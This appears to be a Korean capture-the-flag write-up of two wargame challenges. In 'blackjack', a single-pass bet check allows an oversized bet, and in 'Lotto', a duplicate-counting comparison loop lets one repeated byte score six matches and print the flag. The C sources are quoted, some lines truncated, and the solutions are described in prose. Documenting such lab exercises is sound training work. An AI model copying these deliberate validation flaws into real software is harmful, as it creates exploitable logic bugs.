17 #define diamond 04 //Used to print diamond symbol
18 #define heart 03 //Used to print heart symbol
19 #define RESULTS "Blackjack.txt" //File name is Blackjack
20
21 //Global Variables
22 int k;
23 int l;
24 int d;
25 int won;
26 int loss;
27 int cash = 500;
28 int bet;
29 int random_card;
30 int player_total=0;
31 int dealer_total;
32
33 //Function Prototypes
34 int clubcard(); //Displays Club Card Image
35 int diamondcard(); //Displays Diamond Card Image
36 int heartcard(); //Displays Heart Card Image
37 int spadecard(); //Displays Spade Card Image
38 int randcard(); //Generates random card
39 int betting(); //Asks user amount to bet
40 void asktitle(); //Asks user to continue
41 void rules(); //Prints "Rules of Vlad's Blackjack" menu
42 void play(); //Plays game
43 void dealer(); //Function to play for dealer AI
44 void stay(); //Function for when user selects 'Stay'
45 void cash_test(); //Test for if user has cash remaining in purse
46 void askover(); //Asks if user wants to continue playing
47 void fileresults(); //Prints results into Blackjack.txt file in program directory
48

```

## 블랙잭

- 카드의 합이 21점 또는 21점에 가장 가까운 사람이 이기는 게임으로서 도박상이 가장 강한 것으로 알려짐

## 해결방법)

- 1) 전체적인 프로세스를 확인한다.
- 2) 돈을 베팅할 때, 입력 창에 아무거나 입력을 한다.
- 3) 돈을 걸 때, 한번만 체크하는 것을 확인

```

1
 if (cash <= 0) //Once user has zero remain
 {
 printf("You Are Bankrupt. Game Over");
 cash = 500;
 askover();
 }
} // End Function

int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);

 if (bet > cash) //If player tries to bet more
 {
 printf("\nYou cannot bet more money than cash");
 printf("\nEnter Bet: ");
 scanf("%d", &bet);
 return bet;
 }
 else return bet;
} // End Function

void askover() // Function for asking player if
{
 char choice1;

 printf("\nWould You Like To Play Again?");
 printf("\nPlease Enter Y for Yes or N for No");
 scanf("%c",&choice1);

 while((choice1!='Y') && (choice1!='y') &&
 {
 printf("\n");
 printf("Incorrect Choice. Please Enter Y or N");
 scanf("%c",&choice1);
 }

 if((choice1 == 'Y') || (choice1 == 'y')) /
 {

```

Terminal

```

YaY_I_AM_A_MILLIONARE_LOL

Cash: $1000500

|D |
| A |
D

Your Total is 1

The Dealer Has a Total of 6

Enter Bet: $

```

### 13. Lotto

---

```

unsigned char submit[6];

void play(){

 int i;
 printf("Submit your 6 lotto bytes : ");
 fflush(stdout);

 int r;
 r = read(0, submit, 6);

 printf("Lotto Start!\n");
 //sleep(1);

 // generate lotto numbers
 int fd = open("/dev/urandom", O_RDONLY);
 if(fd==-1){
 printf("error. tell admin\n");
 exit(-1);
 }
 unsigned char lotto[6];
 if(read(fd, lotto, 6) != 6){
 printf("error2. tell admin\n");
 exit(-1);
 }
 for(i=0; i<6; i++){
 lotto[i] = (lotto[i] % 45) + 1; // 1 ~ 45
 }
 close(fd);

 // calculate lotto score
 int match = 0, j = 0;
 for(i=0; i<6; i++){
 for(j=0; j<6; j++){
 if(lotto[i] == submit[j]){
 match++;
 }
 }
 }

 // win!
 if(match == 6){
 system("/bin/cat flag");
 }
 else{
 printf("bad luck...\n");
 }
}

```

로또

- 6가지의 서로 다른 숫자 중 맞추는 개수에 따라 등수가 정해지는 게임

해결방법)

1) 비교하는 알고리즘을 확인한다.



2) 알고리즘의 취약점은 한번만 맞추면 6번씩 비교하므로 결국 '6'이라는 숫자가 되서 해결